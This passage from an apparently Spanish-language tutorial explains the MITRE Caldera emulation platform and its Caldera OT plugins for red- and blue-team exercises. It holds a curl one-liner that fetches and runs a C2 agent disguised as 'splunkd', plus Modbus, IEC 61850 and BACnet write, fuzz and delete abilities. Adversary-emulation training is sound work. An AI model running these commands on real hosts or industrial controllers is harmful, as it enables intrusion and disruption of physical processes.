


Ilustración 11: Training plugin

Además de estos *plugins*, que ya están instalados, se pueden añadir muchos más, como, por ejemplo, los que están basados específicamente en los entornos industriales.

6. Caldera OT

Debido a las grandes ventajas que ofrece la plataforma Caldera para simular ataques y con la tendencia actual de ciberataques contra el sector industrial, con una complejidad cada vez mayor, decidieron crear una extensión denominada **Caldera OT**.

Esta extensión consiste en aumentar el número de *plugins* con protocolos del ámbito industrial, como son: BACnet, DNP3, Modbus, Profinet e IEC61850, que permitirán realizar diferentes simulaciones para mejorar la ciberseguridad en este tipo de organizaciones.

Para conseguir añadir estos *plugins* a la plataforma Caldera, se tendrán que realizar los siguientes pasos:

- El primer paso consiste en descargar los *plugins* del repositorio. Para ello, se tendrá que utilizar el siguiente comando:

```
git clone https://github.com/mitre/caldera-ot.git --recursive
```

Una vez descargados, se tendrán que mover a la carpeta “caldera/plugins”. Cuando ya se ha realizado este paso hay que introducir los nuevos *plugins* en la lista que había en los archivos “local.yml” o “default.yml”, quedando de la siguiente forma:

```
plugins:  
- access  
- atomic  
- compass  
- debrief  
- fieldmanual  
- manx  
- response  
- sandcat  
- stockpile  
- training  
- bacnet  
- dnp3  
- modbus  
- profinet  
- iec61850
```

Ilustración 12: Plugins

Cuando todos los pasos que se han explicado anteriormente se han realizado de forma correcta, se podrá observar que se han añadido al usuario del equipo rojo.




Ilustración 13: Plugins

Finalmente, si seleccionamos alguno de estos *plugins*, aparecerán las diferentes capacidades relacionadas con el protocolo en cuestión. A continuación, se podrán observar algunos ejemplos:




Ilustración 14: DNP3 Abilities

Abilities			
<p>inhibit-response-function</p> <p>IEC 61850 - Delete File (T0809: Data Destruction)</p> <p>IEC 61850 Service: DeleteFile This command is used to delete a file from a server. Maps to MMS function FileDelete.</p>	<p>inhibit-response-function</p> <p>IEC 61850 - Delete Data Set (T0809: Data Destruction)</p> <p>IEC 61850 Service: DeletedDataSet This command is used to delete a data set from a server. Note: not all data sets are deletable in accordance with the server settings. Performing a 'get data sets' operation can confirm if the server holds deletable data sets.</p>	<p>collection</p> <p>IEC 61850 - Get Logical Devices (T0802: Automated Collection)</p> <p>IEC 61850 Service: GetServerDirectory This command is used to read the list of logical devices from a server. Maps to MMS function GetNameList.</p>	<p>collection</p> <p>IEC 61850 - Get Data Attributes (T0861: Point & Tag Identification)</p> <p>IEC 61850 Service: GetDataDirectory This command is used to read the list of data attributes from a server or data object. Operates recursively to read any data attributes in the hierarchy below another data attribute. Maps to MMS function GetNameList.</p>
<p>collection</p> <p>IEC 61850 - Get Reports (T0802: Automated Collection)</p> <p>This command is used to read the list of reports published by a server. This functionality does not map directly to an IEC 61850 service or MMS function.</p>	<p>collection</p> <p>IEC 61850 - Get Data Sets (T0802: Automated Collection)</p> <p>This command is used to read the list of data sets from a server. Output will also indicate whether the data set is deletable. This functionality does not map directly to an IEC 61850 service or MMS function.</p>	<p>collection</p> <p>IEC 61850 - Get Logical Nodes (T0802: Automated Collection)</p> <p>IEC 61850 Service: GetServerDirectory This command is used to read the list of logical devices from a server. Maps to MMS function GetNameList.</p>	<p>collection</p> <p>IEC 61850 - Get Value (T0801: Monitor Process State)</p> <p>IEC 61850 Service: GetDataValues This command is used to read the value of a data attribute. Data attribute name must be fully qualified. The functional constraint must be provided either by using the -f flag or it may be appended to the data attribute name in square brackets.</p>
<p>collection</p> <p>IEC 61850 - Get Log Blocks (T0802: Automated Collection)</p> <p>This command is used to read the list of log control blocks (LCB) from a server and the values associated with the LCB. When traversing the data model, log control blocks are assumed to be in logical node zero (LLN0). This functionality does not map directly to an IEC 61850 service or MMS function.</p>	<p>collection</p> <p>IEC 61850 - Get Files (T0802: Automated Collection)</p> <p>IEC 61850 Service: GetFile This command is used to read the list of files on a server. Maps to MMS function FileOpen.</p>	<p>collection</p> <p>IEC 61850 - Get Data Objects (T0802: Automated Collection)</p> <p>IEC 61850 Service: GetLogicalNodeDirectory This command is used to read the list of data objects from a server or logical node. Maps to MMS function GetNameList.</p>	<p>collection</p> <p>IEC 61850 - Get Log (T0801: Monitor Process State)</p> <p>IEC 61850 Service: QueryLogAfter This command is used to read the entries of a specified log. Will query the log after the oldest (first) entry. Maps to MMS function ReadJournal.</p>

Ilustración 15; IEC 61850 Abilities

Abilities			
<p>impact</p> <p>Modbus Write Multiple Coils (T0831: Manipulation of Control)</p> <p>Modbus Function 15 (0x0F): Write Multiple Coils This function code is used to force each coil in a sequence of coils to either ON or OFF in a remote device. Addressing starts at 0 (e.g. coils 1-5 = addresses 0-4).</p>	<p>impact</p> <p>Modbus Write Multiple Registers (T0831: Manipulation of Control)</p> <p>Modbus Function 16 (0x10): Write Multiple Registers This function code is used to write a block of contiguous holding registers (1 to 123 registers) in a remote device. Addressing starts at 0 (e.g. holding registers 1-5 = addresses 0-4).</p>	<p>impact</p> <p>Modbus Fuzz Registers (T0831: Manipulation of Control)</p> <p>Procedure Modbus Function 5 (0x05) Write Single Register Writes random values to random registers over specified ranges. Addressing starts at 0 (e.g. registers 1-5 = addresses 0-4).</p>	<p>impact</p> <p>Modbus Write Single Register (T0831: Manipulation of Control)</p> <p>Modbus Function 6 (0x06): Write Single Register This function code is used to write a single holding register in a remote device. Addressing starts at 0 (e.g. holding register 1 = address 0).</p>
<p>impact</p> <p>Modbus Fuzz Coils (T0831: Manipulation of Control)</p> <p>Procedure Modbus Function 5 (0x05) Write Single Coil Writes random values to random coils over specified ranges. Addressing starts at 0 (e.g. coils 1-5 = addresses 0-4).</p>	<p>impact</p> <p>Modbus Write Single Coil (T0831: Manipulation of Control)</p> <p>Modbus Function 5 (0x05): Write Single Coil This function code is used to write a single output to either ON or OFF in a remote device. Addressing starts at 0 (e.g. coil 1 = address 0).</p>	<p>collection</p> <p>Modbus Read Input Registers (T0861: Point & Tag Identification)</p> <p>Modbus Function 4 (0x04): Read Input Registers This function code is used to read from 1 to 125 contiguous input registers in a remote device. Addressing starts at 0 (e.g. input registers 1-5 = addresses 0-4).</p>	<p>collection</p> <p>Modbus Read Holding Registers (T0861: Point & Tag Identification)</p> <p>Modbus Function 3 (0x03): Read Holding Registers This function code is used to read the contents of a contiguous block of holding registers in a remote device. Addressing starts at 0 (e.g. holding registers 1-5 = addresses 0-4).</p>
<p>collection</p> <p>Modbus Read Discrete Inputs (T0861: Point & Tag Identification)</p> <p>Modbus Function 2 (0x02): Read Discrete Inputs This function code is used to read from 1 to 2000 contiguous status of discrete inputs in a remote device. Addressing starts at 0 (e.g. discrete inputs 1-5 = addresses 0-4).</p>	<p>collection</p> <p>Modbus Read Coils (T0861: Point & Tag Identification)</p> <p>Modbus Function 1 (0x01): Read Coils This function code is used to read from 1 to 2000 contiguous status of coils in a remote device. Addressing starts at 0 (e.g. coils 1-5 = addresses 0-4).</p>		

Ilustración 16: Modbus Abilities

7. Aplicabilidad *Red Team*

Tras la explicación teórica que se ha realizado a lo largo del documento, se van a mostrar unos ejemplos prácticos para ofrecer una mayor comprensión de la plataforma Caldera.

El primer paso será crear un agente. Para ello, la plataforma Caldera genera un código que se puede introducir en el servidor que se crea conveniente. En este caso, se creará un Sandcat en un entorno Linux. Para ello, solo hace falta abrir el terminal y pegar todo el código, tal y como se muestra en las siguientes imágenes:

Deploy an agent

Agent
Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

Platform
all linux windows darwin

app.contact.http http://0.0.0.0:8888

agents.implant_name splunkd

agent.extensions

```
sh CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.
```

```
server="http://0.0.0.0:8888";  
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;  
chmod +x splunkd;  
./splunkd -server $server -group red -v
```

Ilustración 17: Comandos para la creación del agente

```
└─$ server="http://0.0.0.0:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -group red -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://0.0.0.0:8888
upstream dest addr=http://0.0.0.0:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction f6cb3042-bc5b-4bd9-889d-057c7bf4ea05
[*] Submitting results for link f6cb3042-bc5b-4bd9-889d-057c7bf4ea05 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```

Ilustración 18: Despliegue del agente

Una vez hecho esto, se podrá observar en la plataforma de Caldera la sincronización con dicho agente. En este caso, se cuenta con privilegios de usuario.




Ilustración 19: Agente desplegado

El siguiente paso es crear o utilizar una habilidad ya creada que, como dijimos anteriormente, consiste en realizar un ataque basándose en las tácticas y técnicas de MITRE. En este caso, se creará una habilidad nueva. Para ello, se hace clic en el botón "Create an Ability". La nueva habilidad creada consiste en realizar un escaneo activo de los puertos del dispositivo, para lo que se rellenarán los siguientes campos.

Edit an Ability

ID: 7ef4fa6a-9ab8-41f8-92b5-c8d82d2a6ee2

Name: Escaneo de los puertos del activo

Description: Se realizara un ataque para escanear los puertos abiertos del activo atacado y conocer la configuracion en la que se encuentra

Tactic: discovery

Technique ID: T1046

Technique Name: Network Service Scanning

Singleton:

Repeatable:

Delete payload:

Executors

+ Add Executor

Ilustración 20: Creación de la habilidad

platform: linux

executor: sh

payloads: No payloads selected

- 01b633_Calculator.docx
- 035557_regtemplate.ini
- 04f33d_remove_login_item.osa
- 053c10_AllTheThings.iso
- 0655d1_WindowsServiceExample.exe
- 07821d_NtQueueApcThreadEx.exe

command: netstat -tulnap | grep LISTEN

requirements: + Add requirements

timeout: 60

cleanup: + Add Cleanup Command

parsers: + Add parsers

Ilustración 21: Creación de la habilidad

El último paso es la creación de operaciones. Es aquí donde se introducirán los diferentes ataques dependiendo de las necesidades del atacante. En este caso, donde se desea obtener información del activo creado, se ha realizado la habilidad “Escaneo de los puertos del activo”, que fue creada anteriormente, junto con otro tipo de habilidades de la misma táctica. A continuación, se podrán observar los pasos realizados y la información obtenida.

El primer paso es crear la operación. Para ello, se tienen que completar los siguientes campos, dependiendo de las necesidades del ataque:

Start New Operation

Operation name

Adversary No adversary (manual)

Fact source basic

ADVANCED

Group all groups red

Planner atomic

Obfuscators base64 base64jumble base64noPadding caesar cipher plain-text steganography

Autonomous Run autonomously Require manual approval

Parser Use default parsers Do not use default parsers

Auto-close Keep open forever Auto close operation

Run state Run immediately Pause on start

Jitter (sec/sec) 2 min / 8 max Reset

Close Start

Ilustración 22: Creación de operación

Después de crear la operación, se introducirán las habilidades que se van a utilizar. Se puede hacer de forma manual o tras la utilización de las habilidades existentes.




Ilustración 23: Introducción de las habilidades en la operación

En este caso, se han introducido las siguientes habilidades:

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
4/1/2024, 4:00:26 PM GMT+2		Escaneo de los puertos activos	zggqys		4458	View Command	View Output
4/1/2024, 4:00:49 PM GMT+2		Discover Mail Server	zggqys		4457	View Command	No output.
4/1/2024, 4:01:06 PM GMT+2		Find local users	zggqys		4536	View Command	View Output
4/1/2024, 4:01:21 PM GMT+2		System Service Discovery - systemctl/service	zggqys		4535	View Command	View Output

Ilustración 24: Habilidades utilizadas

La primera habilidad es la del escaneo de puertos, que fue creada anteriormente. Con este método se consiguió la siguiente información:

```
Output

Exit Code: Nothing to show

Standard Output:

tcp    0    0 0.0.0.0:8022    0.0.0.0:*        LISTEN    2253/python3
tcp    0    0 0.0.0.0:2222    0.0.0.0:*        LISTEN    2253/python3
tcp    0    0 0.0.0.0:7012    0.0.0.0:*        LISTEN    2253/python3
tcp    0    0 0.0.0.0:7010    0.0.0.0:*        LISTEN    2253/python3
tcp    0    0 0.0.0.0:8888    0.0.0.0:*        LISTEN    2253/python3
```

Ilustración 25: Puertos abiertos

Otra de las habilidades incluidas es la de encontrar usuarios locales, que en este ejemplo ha devuelto la siguiente información:

```
Output

Facts:

Name                Value                Score
-----                -
host.user.name      root                 1
host.user.name      daemon               1
host.user.name      bin                  1
host.user.name      sys                  1
host.user.name      sync                 1
host.user.name      games                1
host.user.name      man                  1
host.user.name      lp                   1
host.user.name      mail                 1
host.user.name      news                 1
host.user.name      uucp                 1
host.user.name      proxy                1
host.user.name      www-data             1
```

Ilustración 26: Usuarios locales.

Tras este primer ejemplo, mostramos otra simulación, utilizando ataques y técnicas relacionadas con el mundo industrial, como es el estándar BACnet, protocolo desarrollado para el uso de automatización de los edificios y de sus sistemas, como son la climatización, seguridad o iluminación.

El primer paso es crear un agente. Para ello, el agente creado debe tener cualidades que pueda soportar dicho protocolo, como un servidor de testeado de este protocolo.

Luego hay varias posibilidades de introducir las tácticas y técnicas en la operación. La primera forma consiste en realizar un *adversary*. Para ello, introduciremos los ataques que

se van a realizar de una forma y en un orden determinado. En este caso, los ataques elegidos son los siguientes:

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	BACnet Who-Is	discovery	Remote System Discovery	△ 🖥️			🔔	×
2	BACnet Atomic Read File	collection	Monitor Process State	△ 🖥️			🔔	×
3	BACnet Atomic Write File	impact	Manipulation of Control	△ 🖥️			🔔	×
4	BACnet Write Property	impact	Manipulation of Control	△ 🖥️			🔔	×

Ilustración 27: Adversario BACnet

Después se creará una operación y, dentro de esta, se selecciona la habilidad creada. Cuando ya se tiene cargado solo queda esperar a los resultados obtenidos.

Current state: **paused**

Start New Operation

Operation name:

Adversary:

Fact source:

ADVANCED

Ilustración 28: Operación BACnet

Otra posibilidad consiste en realizar dichos ataques de una forma manual, para lo que se creará una operación y seguidamente se pondrán los ataques que se quieren realizar de una forma manual o mediante los comandos que tiene la plataforma Caldera.




Ilustración 29: Operación de ataque

En este caso, en la operación se han realizado cuatro técnicas, la primera está relacionada con la identificación del activo. Para ello, se ha utilizado el siguiente comando:

```
./bacwi
```

Las siguientes técnicas están relacionadas con la lectura y escritura de los archivos:

```
./bacarf #{bacnet.device.instance} #{bacnet.file.instance} #{bacnet.read.local_name}
./bacawf #{bacnet.device.instance} #{bacnet.file.instance} #{bacnet.read.local_name}
#{bacnet.write.offset}
```

La última técnica utilizada es para escribir una propiedad que se utilice en los dispositivos BACnet. En este caso, el comando utilizado es el siguiente:

```
./bacawf #{bacnet.device.instance} #{bacnet.obj.type} #{bacnet.obj.property}
#{bacnet.write.priority} #{bacnet.write.tag} #{bacnet.write.value}
```

8. Aplicabilidad *Blue Team*

Para realizar una simulación en la parte de *Blue Team* será necesario hacer *login* con el usuario y contraseña que esté configurado para dicho grupo. Una vez se haya accedido, se podrá observar que la estructura es prácticamente igual a la del grupo del *Red Team*. La gran diferencia en este caso es el tipo de habilidades que encontramos, pensadas, lógicamente, para utilizarlos en un *Blue Team*. Además, todas estas habilidades están relacionadas con las tácticas y técnicas de MITRE ATT&CK.




Ilustración 30: Habilidades del *Blue Team*

Veamos un breve ejemplo de las funciones de este servicio, permitidas por Caldera:

- Desde la parte de *Red Team* se creará un agente. En este caso, se ha optado por el siguiente:




Ilustración 31: Agente creado

Al crear este agente, con el código que te genera Caldera, se puede observar que no lo detecta. Por ello, habrá que cambiar el grupo de *red* por *blue*. Después de este paso, creamos una operación utilizando las habilidades relacionadas con las tácticas de descubrimiento.

